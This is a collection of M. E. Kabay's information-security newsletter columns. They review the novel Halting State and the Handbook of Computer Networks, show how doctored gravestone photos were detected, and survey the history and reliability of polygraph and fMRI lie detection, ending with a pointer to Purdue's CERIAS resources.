I have just finished reading a novel called _Halting State_ < http://www.amazon.com/Halting-State-Charles-Stross/dp/0441014984/ref=pd_bbs_sr_1?ie=UTF8&s=books&qid=1200697317&sr=8-1 > by Charles Stross < http://www.antipope.org/charlie/index.html > that strikes me as a significant event for security specialists in the development of today's science fiction. Much as William Gibson's < http://www.williamgibsonbooks.com/ > _Neuromancer_ < http://www.amazon.com/Neuromancer-William-Gibson/dp/0441012035/ref=pd_bbs_sr_1?ie=UTF8&s=books&qid=1200697509&sr=8-1 > is credited with popularizing the notion of cyberspace in establishing the cyberpunk style, I think _HaltinG StatE_ may be the first book that speaks directly to the culture of information security specialists.

Stross has been writing science fiction since he was six years old. After studying pharmacy, "he went back to university in Bradford and did a postgraduate degree in computer science. After several tech sector jobs in the hinterlands around London, initially in graphics supercomputing and then in the UNIX industry, he emigrated to Edinburgh, Scotland, and switched track into web consultancy and a subsequent dot com death march." < http://www.antipope.org/charlie/fiction/faq.html > He went on to become a technical journalist specializing in Linux and freeware. "He now lives in Edinburgh, Scotland, with his wife Feorag, a couple of cats, several thousand books, and an ever-changing herd of obsolescent computers."

I do not want to spoil the twists and turns of the story, so all I'm going to say is that Stross captures experiences, concepts, terminology, and attitudes to which I strongly related given that I've been programming computers since 1965. He uses an interesting technique of narration: every chapter is written in the vocative ("You do this…") from the point of view of a different character. The characters are interesting and simpatico: I like them. I like their Scottish accents ("Whae did ye get _that_?"), their profanity and their running internal monologues as they comment on each other and on the outrageous situations that evolve from a bank heist carried out by orcs and a dragon in a massively multiplayer online role-playing game (MMPORG) <

http://www.mmorpg.com/ >.

Believe me, it gets weirder, but weird is good when you are thinking about information operations involving virtual reality.

If you like science fiction, I think you will enjoy this book and that it will make you think about the direction of security as VR (virtual reality) increasingly intersects RL (Real Life).

Handbook of Computer Networks: Another Bidgoli Goldmine

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the _Harry Potter_ series < http://www.amazon.com/Harry-Potter-Boxset-Books-1-7/dp/0545044251/ref=pd_bbs_sr_3?ie=UTF8&s=books&qid=1200779599&sr=1-3 > by J. K. Rowling < http://www.jkrowling.com/ >, Hermione Granger < http://www.hp-lexicon.org/wizards/granger.html > manages to attend more than one class at a time by using a Time Turner, "a small silver hourglass worn on a chain around the neck. It's a very powerful and dangerous magical item which literally turns back time for the user, one hour per inversion of the glass."< http://www.hp-lexicon.org/magic/devices/devices-t.html >

I suspect that Professor Hossein Bidgoli < http://www.csub.edu/~hbidgoli/ > of the California State University at Bakersfield has managed to obtain one of these highly sought-after devices.

Dr Bidgoli, Professor of Management Information Systems and winner of the 2001 – 2002 Professor of the Year Award at his institution, "is the author of 43 textbooks, 27 manuals, and over five dozen technical articles and papers on various aspects of computer applications, information systems and network security, e-commerce, and decision support systems…." He is the "editor-in-chief of _The Internet Encyclopedia_ (2003)< http://www.amazon.com/Internet-Encyclopedia-3-Set/dp/0471222011/ref=sr_1_1?ie=UTF8&s=books&qid=1200774071&sr=1-1 >, _The Handbook of Information Security_ (2005)< http://www.amazon.com/Handbook-Information-Security-3-Set/dp/0471648337/ref=sr_1_1?ie=UTF8&s=books&qid=1200774017&sr=1-1 >, and _The Encyclopedia of Information Systems_ (2002)< http://www.amazon.com/Encyclopedia-Information-Systems-Four-Set/dp/0122272404/ref=sr_1_1?ie=UTF8&s=books&qid=1200774113&sr=1-1 >" among other reference works of interest to readers of this column.

His latest achievement is to herd, ah, coordinate, 291 academics and other scientists into collaborating on the new _Handbook of Computer Networks_ (2007) < http://www.amazon.com/Handbook-Computer-Networks-Hossein-Bidgoli/dp/0471784613/ref=sr_1_2?ie=UTF8&s=books&qid=1200773758&sr=8-2 >, from which the quotations above are taken. This three-volume set includes chapters on every facet of networking and is organized logically as follows (with just a sampling of topics):

Volume I: Key Concepts, Data Transmission, and Digital and Optical Networks
* Part 1: Key Concepts (e.g., data communication basics, protocols, public switched networks, data compression)
* Part 2: Hardware, Media, and Data Transmission (e.g., modems, routers, modulation, spread spectrum, multiplexing)
* Part 3: Digital and Optical Networks (e.g., digital radio, optical sources, optical fibers, optical multiplexers, SONET)

Volume II: LANs, MANs, WANs, The Internet, and Global, Cellular, and Wireless Networks

* Part 1: LANs, MANs, and WANS (e.g., Ethernet, token rings, packet switching, frame relay, ISDN, DSL)
* Part 2: The Internet, Global Networks, and VoIP (fundamentals, history, DNS, TCP/IP, SMTP, QoS, security standards)
* Part 3: Cellular and Wireless Networks (e.g., cellular, mobile, global, location management, international, CDMA, TDMA, CSMA, satellites, wireless ATM, routing protocols, monitoring, interference)

Volume III: Distributed Networks, Network Planning, Control, Management, and New Trends and Applications
* Part 1: Distributed Networks (e.g., client/server, groupware, middleware, grid computing, clusters, P2P, SANs, fault tolerance, distributed databases)
* Part 2: Network Planning, Control, and Management (e.g., capacity planning, traffic management, risk assessment, intrusion detection, malware, e-mail threats/vulnerabilities/management, VPNs, perimeter defenses, authentication, backups)
* Part 3: Computer Network Popular Applications and Future Directions (e.g., ASPs, videoconferencing, telecommuting, online banking, distance learning, e-commerce, EDI, online communities, biological concepts in network design, nanotechnology, molecular communications).

I have placed a PDF file < http://www.mekabay.com/overviews/hcn_fm.pdf > of the scanned front matter of the set on my Web site for readers to examine.

As with the other works edited by Dr. Bidgoli, I believe that organizations will find the $750 price tag a modest investment in a valuable resource for bringing a wealth of insight into their corporate knowledge base.

* * *

[Full disclosure: I have written exactly one contribution to a work by Dr Bidgoli and have received review copies of the reference works mentioned in this review. I am also an editor of a reference work published by Wiley, which publishes the Handbooks mentioned above. Otherwise, I have no financial relationship with Dr Bidgoli or with Wiley.]

Photo Forensics:
Identifying Faked Pictures

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Recently a family member sent me a set of pictures supposedly showing Mexican headstones with insulting epitaphs:

- Rest in peace. A memory from all your sons (except Ricardo who did not pay any money)
- He was a good husband, a wonderful father, but a bad electrician
- Here is resting my dearest wife... Lord please welcome her with the same joy I send her to you
- Now you are in Lord's arms. Lord, watch your wallet.



Figure 1. Doctored gravestone picture.

All of the images struck me as improbable: for example, the lettering was astonishingly clear and black on the headstones, as shown in the sample in Figure 1. Remembering a 2006 article in this column by two Norwich students summarizing a lecture they heard at Dartmouth college on "Picking out digital image forgeries,"< http://www.networkworld.com/newsletters/sec/2006/1016sec1.html > I decided to examine the

pictures in more detail to see if I could find evidence of fraud.

First, I went to Snopes < http://www.snopes.com > to see if anyone else had analyzed this particular collection of epitaphs. No luck. I did, however, find an entry about a real gravestone and cropped the associated picture to show what an unmodified gravestone can look like (Figure 2). As is typical of real gravestones, the letters are incised into the stone and are not painted in. This pattern accords with my own observations in cemeteries, including the locally famous Hope Cemetery in Barre, Vermont < http://www.vermonter.com/hopecemetery.asp > which is a couple of miles from my home.

Figure 2. Authentic gravestone picture.

The next step was to magnify the images. I expanded them to 10 times (10x) using my browser and took screenshots of the results. The unretouched picture (Figure 3) of the same headstone as in Figure 2 shows relatively fuzzy letters, whereas the fake headstone at 10x (Figure 4) shows dark, sharp-edged letters.



Figure 4. Unretouched lettering at 10X.



Figure 3. Fake lettering at 10X.

The background behind the letters in Figure 4 also revealed evidence of fakery: it was much too uniform for a real picture. Compare the area shown in Figure 5 from the fake picture to the 10X detail of the unretouched photograph in Figure 6: you can see that someone erased the detail using a photo-editing program in Figure 5 whereas Figure 6 shows a complex, variegated background at that magnification.

Figure 6. Area showing erasure at 10X.



Figure 5. Unretouched background at 10X.

In another case (Figure 7), the shadows in the deeply incised cross at the top show that the sun must have been high in the sky and directly in line with the gravestone. However, the shadow on the bottom left of the stone indicates that the original picture of the gravestone used in the photo-composition had a shadow cast from the sun off to the right of the stone.

Figure 7. Bad shadow case.

A third picture show what appears to be an ancient, worn headstone which nonetheless belongs to someone who died in 1997. Something about the lettering set warning bells off in my right brain (pattern recognition) and I realized that the angle of the writing didn't seem to match the angle of the headstone. Using my photo editing tools, I carefully drew a green line exactly crossing the left and right corners of the headstone and then made it thick for better visibility. I then carefully drew thin red lines under each of the lines of text and extended the lines as far as I could to the left and right of the picture on my drawing surface. The results are shown in Figure 8. It looks as if the lettering was pasted onto the picture in a perspective that does not match the position of the vanishing point of the original photo. The the red lines theme to be heading for an intersection that will not include the green line. Once again, faking pictures turns out to be a little more difficult than might be expected.

Finally, the fourth picture shows the same kind of error in perspective of lettering as the previous case. Figure 9 shows that the first four lines of text seem to have been painted in with one angle of distortion whereas the bottom four lines were pasted in with a

Figure 8. Bad perspective.

different orientation. In addition, the first three lines are not centered properly on the image of the pedestal.

Figure 9. Bad perspective again.

So I had a good time playing with picture forensics. Should I have published this kind of demonstration in the column? Does the information increase the likelihood that criminals will learn how to fake their pictures more effectively to avoid detection?

This question is yet another instantiation of the “full disclosure debate” about which so much has already been written (type “full disclosure debate” with the quotation marks into GOOGLE for a list of some key articles). In brief, I think that the techniques illustrated in this article are elementary, well known to criminals, and more useful to the honest community as tools for spotting fraud. If you agree or disagree, feel free to comment in the discussion section following the column.

Poly Want a Hacker?
History of the Polygraph

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Recently I've been updating my chapter on employment policies for improving security in the _Computer Security Handbook, 5th Edition_ edited by Seymour Bosworth, myself and Eric Whyne (Wiley; due out Autumn 2008) and I decided to include some information about the use of polygraphs as a tool for screening applicants and employees. In the next few columns, I'll be sharing some of the information I've collected and analyzed.

According to the frequently asked questions (FAQ) pages < http://www.polygraph.org/faq.cfm > sponsored by the American Polygraph Association (motto: "Dedicated to Truth"), a polygraph is a device which records a number of physiological markers such as repiration, heart rate, blood pressure and galvanic skin response (sweating). Used by trained professionals, the device displays a chart of subject responses to questioning by law enforcement agents, attorneys involved in both civil and criminal legal procedures, and employers (subject to legal restrictions).

The most comprehensive report about the use and abuse of polygraph testing I found was published in 2003, when the Committee to Review the Scientific Evidence on the Polygraph, a group organized by the National Research Council of the United States National Academy of Sciences, published a scholarly report entitled _The Polygraph and Lie Detection_, National Academies Press (ISBN 0-309-08436-9) < http://www.nap.edu/catalog.php?record_id=10420 >. In addition to purchasing the 416 page hardback book for $44.96, readers can also download it as a PDF for $38.50, buy both paper and PDF for $58.50 or read the text online for free as HTML or as GIF images of the original pages.< http://www.nap.edu/catalog.php?record_id=10420#toc > In the rest of this article, I'll refer to the report as the "NAS Report."

Appendix E of the NAS Report ("Historical Notes on the Modern Polygraph") mentions the view reported by the Indiana Polygraph Institute that "John Larson invented the polygraph in 1921 while a medical student at the University of California and a police officer of the Berkeley Police Department."< http://www.ipipolygraph.com/ >

A competing claim is that William Moulton Marston independently created a prototype of today's polygraph during his graduate studies "at Harvard University from 1915 to 1921: "He began working on his blood pressure approach to deception in 1915 as a graduate student under the direction of Hugo Munsterberg in the Harvard Psychological Laboratory. According to Marston's son, it was his mother Elizabeth, Marston's wife, who suggested to him that 'When she got mad or excited, her blood pressure seemed to climb" (Lamb, 2001).'" < http://books.nap.edu/openbook.php?record_id=10420&page=292 > After a successful and controversial career championing his invention as a reliable discriminator of truth and falsity, he also created a feminist icon: "In 1940, when he was serving as an educational consultant for Detective Comics, Inc. (now known as DC Comics), Marston asked why there was not a female hero. Max Gaines, then head of DC Comics, was intrigued by the concept and told Marston that he could create a female comic book hero—a 'Wonder Woman'—which he did, using a pen name that combined his middle name with Gaines's: Charles Moulton." An interesting detail is

that Wonder Woman's magic lasso forced "all who [were] encircled in it [to] tell the truth." < http://books.nap.edu/openbook/0309084369/gifmid/295.gif >

Next time, I'll look at how the polygraph came to be widely used in the 20th century.

For an extensive list of links for information about polygraphs, see the Polygraph Policy pages from the Project on Government Secrecy of the Federation of American Scientists. < http://www.fas.org/sgp/othergov/polygraph >

Drawing the Lines:
Applications of the Polygraph

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my first article in this series on the polygraph, I introduced a bit of history about the "lie detector." Today I'll review some of the applications of these devices in the 20th century.

A report dated September 2006 on "Use of Polygraph Examinations in the Department of Justice"< http://www.usdoj.gov/oig/reports/plus/e0608/final.pdf > from the Office of the Inspector General of the Department of Justice stated that "During fiscal years (FY) 2002 through 2005, Department components conducted over 49,000 polygraph examinations. The examinations were used for a variety of reasons, including making pre-employment and personnel security decisions; investigating criminal, administrative, and security violations; ensuring witness security; providing sex offender treatment; and providing operational support in examining or 'vetting' foreign task force members and validating intelligence sources."

The American Polygraph Association (APoA) summarizes applications of the polygraph as follows: "Among the many applications of the polygraph are: police applicant screening, evidentiary polygraphy, criminal asset location, sex offender management, counterintelligence screening, political asylum validation, pre-trial stipulation, counter-narcotics programs, and counter-terrorism programs. The polygraph continues to be a mainstay in criminal investigations, …, resolving a substantial number of cases every day from behind the scenes."< http://www.polygraph.org/viewers/polygraphnews.cfm?id=10 >

One of the most controversial applications of the polygraph is in pre-employment screening.

Security officers in industry who are trying to strengthen pre-employment screening to improve security for their organizations in collaboration with their human resources teams should be cautious about recommending polygraph examinations as a _primary_ or _standalone_ criterion for accepting or rejecting candidates (the emphasis in this warning is critically important). A wide range of studies confirms that polygraph results cannot by themselves determine the trustworthiness of the people being examined.

The APoA writes, "Preemployment Test Accuracy – To date, there has been only a limited number of research projects on the accuracy of polygraph testing in the pre-employment context, primarily because of the difficulty in establishing ground truth. However, since the same physiological measures are recorded and the same basic psychological principles may apply in both the specific issue and pre-employment examinations, there in no reason to believe that there is a substantial decrease in the accuracy rate for the preemployment circumstance. The few studies that have been conducted on pre-employment testing support this contention. / While the polygraph technique is not infallible, research clearly indicates that when administered by a competent examiner, the polygraph test is one of the most accurate means available to determine truth and deception."

However, the APoA itself warns in its Model Policy for Law Enforcement Pre-Employment

Polygraph Screening Applications in Sections 3.12.1.2-3, “As with any polygraph examination, law enforcement pre-employment polygraph examinations do not take the place of an investigation. Instead, the pre-employment polygraph is used to enhance the background process. A thorough background investigation should always be conducted in conjunction with the pre-employment polygraph examination. . . . The decision to hire, or not to hire an applicant, should never be based solely on the results of the polygraph examination.” < http://www.polygraph.org/linkedfiles/lawenforcementpolicy.doc >

Next time, more about the reliability of polygraph examination results.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Blurred Lines:
Reliability of Polygraph Examinations

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series on the polygraph, I'm reviewing some of the applications and issues of interest to security personnel considering polygraphs as a tool for pre-employment screening and in investigations of possible in-house computer crimes.

The most significant study of the reliability of polygraph testing was carried out by a distinguished panel of scientists convened under the auspices of the National Research Council of the National Academies of Sciences (NAS) of the United States. Published in 2003, _The Polygraph and Lie Detection_, (ISBN 0-309-08436-9) < http://www.nap.edu/catalog.php?record_id=10420 > which I cited in part 1 of this series. An anonymous writer for _Government Executive_ 38(19):11 (Nov 1, 2006)< http://govexec.com/features/1106-01/1106-01buzz.htm > wrote, "The polygraph has proved to be a questionable indicator. . . . [T]he National Academy of Sciences …. noted the danger of incorrectly implicating innocent staffers and suggested that testing would lower morale and productivity and deter people with scarce and valuable skills from working in organizations that use it." The same author pointed out that the Department of Energy stopped using the polygraph in pre-employment screening at the end of September 2006 "for general screening of applicants for employment and incumbent employees without specific cause."

The Executive Summary of the NAS report includes this warning: "For employee screening, there is no specific event being investigated, and the questions must be generic (e.g., "Did you ever reveal classified information to an unauthorized person?"). Both examinee and examiner may have difficulty knowing whether an answer to such a question is truthful unless there are clear and consistent criteria that specify what activities justify a "yes" answer. Examinees may believe they are lying when providing factually truthful responses, or vice versa. Polygraph tests might elicit admissions to acts not central to the intent of the question and these answers might be judged either as successes or failures of the test. In this regard, we have seen no indication of a clear and stable agreement on criteria for judging answers to security screening polygraph questions in any agency using them. / The use of polygraph testing for preemployment screening is even more complicated because it involves inferences about future behavior on the basis of information about past behaviors that may be quite different (e.g., does past use of illegal drugs, or lying about such use on a polygraph test, predict future spying?)." (pp 1-2)

The NAS panel made a strong point about studies of polygraph accuracy in specific incidents where the truth was known versus predictive applications such as pre-employment screening: "Because actual screening applications involve considerably more ambiguity for the examinee and in determining truth than arises in specific-incident studies, polygraph accuracy for screening purposes is almost certainly lower than what can be achieved by specific-incident polygraph tests in the field." (p 4)

To be fair, the American Polygraph Association (APoA) claims that the accuracy figures often misrepresented by critics: "One of the problems in discussing accuracy figures and the

differences between the statistics quoted by proponents and opponents of the polygraph technique is the way that the figures are calculated. At the risk of over simplification, critics, who often don't understand polygraph testing, classify inconclusive test results as errors. In the real life setting an inconclusive result simply means that the examiner is unable to render a definite diagnosis. In such cases a second examination is usually conducted at a later date. / To illustrate how the inclusion of inconclusive test results can distort accuracy figures, consider the following example: If 10 polygraph examinations are administered and the examiner is correct in 7 decisions, wrong in 1 and has 2 inconclusive test results, we calculate the accuracy rate as 87.5% (8 definitive results, 7 of which were correct.) Critics of the polygraph technique would calculate the accuracy rate in this example as 70%, (10 examinations with 7 correct decisions.) Since those who use polygraph testing do not consider inconclusive test results as negative, and do not hold them against the examinee, to consider them as errors is clearly misleading and certainly skews the figures."< http://www.polygraph.org/faq.cfm >

Nonetheless, the fundamental issue of the reliability of polygraph verification of backward-looking questions ("Did you spy for the Chinese government?") compared with the validity of projections of future behavior based on inference ("The subject had particularly wiggly lines for this question and that and therefore is more likely to pass our secrets to the Chinese government") still stand.

My own impression so far is that pre-employment use of polygraph examinations for _candidate screening_ is under severe challenge and has dubious validity. For a roiling, boiling collection of anti-polygraph data, documents, and diatribes, visit the AntiPolygraph organization.< http://antipolygraph.org/ > In particular, you may be touched by the sad story of what seems to be an honorable veteran who was railroaded by inappropriate use of poor-quality polygraph data and interpretations.< http://antipolygraph.org/lie-behind-the-lie-detector.pdf >

In my next column, I'll report on new techniques using newer brain-scanning techniques such as functional magnetic resonance imaging (fMRI) to spot lies.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Surfing Brain Waves:
fMRI for Lie Detection

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the critical steps in incident response is the interview. In previous articles in this column ("Poly want a hacker?"< http://www.networkworld.com/newsletters/sec/2008/0211sec1.html >, "Drawing the Lines"< http://www.networkworld.com/newsletters/sec/2008/0211sec2.html > and "Blurred Lines"< http://www.networkworld.com/newsletters/sec/2008/0218sec1.html >) I've looked briefly at the use of polygraph as a tool for identifying lies. Today, I will look at another technology for telling truth from fiction: functional magnetic resonance imaging (fMRI).

I have a personal interest in fMRI because my wife, Dr D. N. Black, MDCM, FRCP(C), a neuropsychologist for 25 years, has turned me into what we describe as "that most useless of hobbyists, an amateur neurologist." She often describes patient symptoms and asks me to come up with a diagnosis – a bizarre but enjoyable version of 20 questions. Sometimes I'm even right. . . . I've actually had the privilege of serving as her statistician in some of her papers, but my favorite is our 1987 letter in the *Canadian Medical Association Journal* about a new sleep disorder.< http://www.pubmedcentral.nih.gov/picrender.fcgi?artid=1267342&blobtype=pdf >

fMRI is yet another development in the evolving study of brain function. Martha J. Farah and Paul Root Wolpe have an excellent overview of these technologies in their article, "Monitoring and Manipulating Brain Function: New Neuroscience Technologies and Their Ethical Implications" from the *Hastings Center Report* (May-June 2004) pp 35-45 < http://www.bioethics.upenn.edu/pdf/wolpe_hastings.pdf > Using strong external magnetic fields, fMRI systems measure blood flow – and thus the level of neuronal activity – with a resolution of a millimeter or less and a response time of about 1 second.

One interesting application of fMRI has been to identify patterns of brain activity associated with truthful statements compared with lies. Kozel *et al.* reported in 2004 (*Journal of Neuropsychiatry and Clinical Neuroscience* 16(3):295-305)< http://neuro.psychiatryonline.org/cgi/reprint/16/3/295.pdf > Early results were inconclusive: "Specific brain regions were activated during deception, but the present technique lacks good predictive power for individuals."

Reporting on later research by Faro *et al.*, reporter Beth W. Orenstein wrote in an article entitled, "Guilty? Investigating fMRI's Future as a Lie Detector"(*Radiology Today* 6(10):30 < http://www.radiologytoday.net/archive/rt_051605p30.shtml >) that "The fMRI study found that when the subjects were telling lies, more areas of their brains activated than when they were being truthful." She quoted Dr Scott Faro, MD, Professor and Vice Chair of Radiology at Philadelphia's famous Temple University School of Medicine: "Indeed, what we found was that approximately twice as many areas of the brain—14 vs. seven—are activated when one is lying as compared to when one is telling the truth."

Steve Silberman's 2006 article in *Wired Magazine*, "Don't Even Think About Lying," < http://www.wired.com/wired/archive/14.01/lying_pr.html >, the author describes his experiences being scanned and discusses some of the growing controversy about the ethical implications of equipment that scans brain activity in the service of the state:

> So what began as a neurological inquiry into why kids with ADHD blurt out embarrassing truths may end up forcing the legal system to define more clearly the inviolable boundaries of the self.
>
> "My concern is precisely with the civil and commercial uses of fMRI lie detection," says ethicist Paul Root Wolpe. "When this technology is available on the market, it will be in places like Guantanamo Bay and Abu Ghraib in a heartbeat.
>
> "Once people begin to think that police can look right into their brains and tell whether they're lying," he adds, "it's going to be 1984 in their minds, and there could be a significant backlash. The goal of detecting deception requires far more public scrutiny than it has had up until now. As a society, we need to have a very serious conversation about this."

At a symposium entitled "Will brain imaging be lie detector test of the future?" held at Harvard University in February 2007 < http://www.news.harvard.edu/gazette/2007/02.08/01-lying.html >, several participants expressed skepticism about fMRI's applicability and reliability. For example, critics pointed out that some of the studies of reliability failed to use realistic scenarios involving stressful situations; they also ignored well-established "countermeasures for defeating the fMRI, like performing mental arithmetic – or simply fidgeting…"

No Lie MRI, Inc. < http://noliemri.com/ > offers fMRI lie-detection services; their overview pages < http://noliemri.com/products/Overview.htm > offer a number of interesting details, including this list of restrictions on the Process Overview page< http://noliemri.com/products/ProcessOverview.htm >:

> Currently the only known limitations to the technology developed by No Lie MRI are:
> - Individuals can not have metal inside their body
> - Individuals can not be claustrophobic
> - Individuals can not be brain damaged
> - Individuals can not move around during the MRI scanning process

No Lie MRI provide a video showing a simulated test.< http://noliemri.com/products/SimulatedTest.htm >

CEPHOS Corporation < http://www.cephoscorp.com/ > also offers fMRI services < http://www.cephoscorp.com/fMRI-background.htm >. In their discussion of the legal admissibility of the new technology < http://www.cephoscorp.com/admissibilty.htm >, the company predicts that "Cephos fMRI lie detection evidence are [sic] likely admissible in court …." and provides a number of arguments on why the technology is likely to pass the Daubert Test< http://www.daubertontheweb.com/ > on admissibility of expert testimony on scientific evidence.

Security practitioners will want to continue monitoring (no pun intended) developments in fMRI to see if the technology can provide useful, reliable indications of truthfulness and deception in our investigations.

Getting CERIAS about Security: Purdue Provides Study Material

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the most enjoyable aspects of graduate studies at a brick-and-mortar university is the research lunch, sometimes called a brown-bag lunch. Students, staff and faculty gather for an informal lunch to discuss a specific paper or topic. For example, at Norwich University, we have had several years of weekly lunchtime meetings of the Special Interest Group on Security, Audit and Control (SIGSAC < http://www.sigsac.org/ >) of the student chapter of the Association for Computing Machinery (ACM < http://www.acm.org/ >). These meetings are enormous fun, and we have a variety of article-discussions, movies, guest speakers, riotous arguments, and Monty Python versions of security lectures.

I think that everyone interested in security awareness should try organizing brown-bag lunches in their own enterprise. Any interesting paper or lecture can serve as the basis for valuable exchanges to further continuing awareness and education. Today I want to point to one of the outstanding sites for material that can serve as the basis for such vigorous interchange: the vast collection of research and educational lectures, documents and links available from the Center for Education and Research in Information Assurance and Security (CERIAS < http://www.cerias.purdue.edu/ >) at Purdue University in West Lafayette, Indiana.

CERIAS developed out of the COAST project (Computer Operations, Audit, and Security Technology) started in 1991 in the Computer Sciences Department at Purdue under the direction of professors Eugene "Spaf" Spafford and Samuel Wagstaff, Jr. In 1999, COAST became part of CERIAS, which is acknowledged as "one of the world's leading centers for research and education in areas of information security that are crucial to the protection of critical computing and communication infrastructure."< http://www.cerias.purdue.edu/about/ > Spaf himself is a luminary in the world of information assurance, with dozens of recognition awards for his excellence in research, teaching, and service to the profession and to national security.< http://spaf.cerias.purdue.edu/~spaf/narrate.html > I have personally driven more than 100 miles to be present at a lecture by Spaf and count myself lucky for the privilege.

